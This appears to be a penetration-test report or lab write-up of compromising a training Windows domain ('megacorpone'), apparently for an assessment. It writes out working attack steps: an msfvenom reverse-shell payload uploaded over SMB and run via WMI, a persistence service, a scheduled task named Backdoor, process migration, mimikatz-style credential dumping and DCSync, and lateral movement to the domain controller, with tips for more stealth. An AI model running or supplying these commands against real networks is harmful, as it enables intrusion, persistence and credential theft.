


**Windows Management Instrumentation (WMI)**


Now that two sets of credentials have been obtained, SEP leveraged these credentials and used a Metasploit module in order to run commands on the remote machine.

In Kali, an open terminal was set up for Metasploit. The options were set as follows:


RHOSTS - 172.22.117.0/24, SMBDomain - megacorpone, SMBPass - Password!, SMBUser tstark, COMMAND - whoami. Once these options were set, SEP was able to exploit as seen below:




Changed the scan specifically for 172.22.117.20 and changed the COMMAND to tasklist in order to see all the running processes on the machine.



Using other commands, system information was found. The build number of windows is 10.0.19042 Build 19042, the processor architecture of the machine is x64, :



Checked for users that are logged in. No users were logged in as shown below:



What shares are available on the machine?


- net share

- C,IPC, IPC,IPC, ADMIN$

**Msfvenom**

SEP was able to generate a custom payload with msfvenom and use it to gain a Meterpreter shell


The following was ran on the Kali machine in order to setup the listening host and listening port and write the payload to an exe file: msfvenom -p windows/meterpreter/reverse\_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe

****

Next, we used SMBClient in Kali to interact with the Windows machine's file system over SMB. To connect to the remote filesystem ( smbclient //172.22.117.20/C$ -U megacorpone/tstark)

This connected to the C drive on the remote machine as the user tstark.

Once prompted for the password, we put in the password we were able to obtain prior: Password! We listed the files with the command: ls as shown below



SEP then Uploaded the payload (shell.exe) via the following command:

put shell.exe

Now that the payload is on the remote system, we can execute it using the WMI module in Metasploit. Before doing that, though, we need to ensure that Metasploit is listening for our payload to execute.

In Metasploit, We selected the exploit/multi/handler module, and configured it to match the payload settings by using the following commands:

use exploit/multi/handler

set payload windows/meterpreter/reverse\_tcp

set LHOST [172.22.117.20]


set LPORT 4444

exploit -j




Now, SEP switched back to the WMI module.


used scanner/smb/impacket/wmiexec. Filled in the SMBPass, SMBUser, SMBDomain, and RHOSTS parameters. Then set the COMMAND with: set COMMAND C:\shell.exe



SEP was able to run the module with the command run. The message "Meterpreter session 1 opened" appeared, as the following image shows:



To view active sessions, SEP typed sessions and selected the session based on the ID via the following command: sessions -i 1 as the image shows below:




SEP successfully created, transferred, and executed a custom payload on a Windows machine.

**Privilege Escalation**


Now armed with a privilege escalation attack path, SEP implemented it with Metasploit. Specifically, SEP escalated privileges on the Windows machine, getting full control of the entire machine.

First, we started by backgrounding the Meterpreter session via the background command, as the image shows:


****

SEP then used the windows/local/persistence\_service module in Metasploit.

Next was to view the OPTIONS and set the SESSION to your current Meterpreter session number ID:



Once the parameters were set, we ran the exploit and was able to view the user ID with the command getuid, as shown below:




Notice that the executable it uploads is a random file name. we could make this more stealthy by


naming it something more legitimate, like explorer.exe.

**Process Migration**


After putting the session in the background, SEP has two sessions active as shown below:



Then we migrated the process to a trusted process with the same architecture to hide it better. getpid gave us the current pid and ps listed all of the processes as options to migrate to:



The process called MicrosoftEdgeUpdate.exe had an architecture of x86 with System Authority just like our sessions. We used the command: migrate from 4000 to 976.




**Windows Persistence**


Now that SEP gained SYSTEM access over the machine, we established persistence on it to ensure the SYSTEM access. This technique uses Task Scheduler, creating a scheduled task that will execute a custom Meterpreter payload.

SEP created a scheduled task in the Meterpreter session on the Window10 machine that will execute the payload every day at midnight with the following command:

schtasks /create /f /tn Backdoor /SC DAILY /ST 00:00 /TR "C:\shell.exe"



To test that the scheduled task works, we ran: schtasks /run /tn Backdoor, as shown below:




This attack could be more stealthy with a better task name, Execute a better-named payload, and schedule the task only to run on certain events, such as a logon.


**Credential Dumping**

Now that we have escalated to SYSTEM privileges, we can dump credentials stored in Windows. SEP used the Metasploit kiwi extension to dump the credentials cached on the WIN10 machine. Then saved and cracked the hashes using john the ripper.

Load the psexec module: used exploit/windows/smb/psexec, set the following parameters:

set RHOSTS 172.22.117.20, set SMBUSER tstark, set SMBPass Password!, set SMBDomain megacorpone, set LHOST 172.22.117.100, then ran the module with the run command as shown below:







In the Meterpreter session, we were able to load the kiwi extension with the load kiwi command:




Once a new extension is loaded into Metasploit, it will update the help menu. View the kiwi command options by calling the help menu in Meterpreter with this command: ?

****


Used the lsa\_dump\_sam command in order to view credential information and found the user: Administrator and the hash password that can be cracked with john as shown below:

****


SEP was also able to migrate to a process that was x64 for kiwi usage and was then able to run the command creds\_all and found a user that is logged in as the Username: pparker.




SEP dumped all the cached credentials from LSASS using a kiwi\_cmd command: kiwi\_cmd lsadump::cache



With this information, we opened a new terminal and created a new file in order to record the username and password hash for parker, banner, and tstark:

****


With this new file, SEP ran john the ripper to crack the hash codes and was able to now get the new login credentials of bbanner:Winter2021 as shown below:

****


**Lateral Movement**

you used the Metasploit kiwi extension to dump the credentials cached on the WIN10 machine.

With the new credentials of bbanner, SEP successfully moved laterally from Windows10 to WINDC01. From a SYSTEM level shell on the Windows10 machine,




Next, SEP ran the payload with the exploit command:




SEP used the 'exploit/windows/local/wmi' module: use exploit/windows/local/wmi and set the parameters:

set RHOSTS 172.22.117.10, set SMBDomain megacorpone, set SMBUser bbanner, set SMBPass Winter2021, set LHOST 172.22.117.100, set SESSION 1:



SEP successfully launched the WMI exploit from our Meterpreter session on Windows10 to WINDC01. From a network traffic perspective, the exploit content occured between Windows10 and WINDC01, instead of Kali to WINDC01.




Since we now have access to WINDC01 from a SYSTEM Meterpreter shell, we have unfettered access to the entire domain.


**Credential Access**

SEP used SYSTEM access on the domain controller to make a copy of the NTDS.dit file and cracked the password hashes in it.


Sessioned into WINDC01 and used: net users, to view the users on the machine as shown below:



With the usernames, SEP went back to the meterpreter and used the command: load kiwi. With kiwi loaded, we used the command desync\_ntlm cdanvers, to receive the password hash for the user account. This can be cracked using john. This can also be done with every user.



SEP ran the dcsync\_ntlm on every user and put the hashes into a new text file to run against john the ripper and receive cracked passwords for all the users:



## MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that SEP used throughout the assessment.

Legend:

Performed successfully

Failure to perform

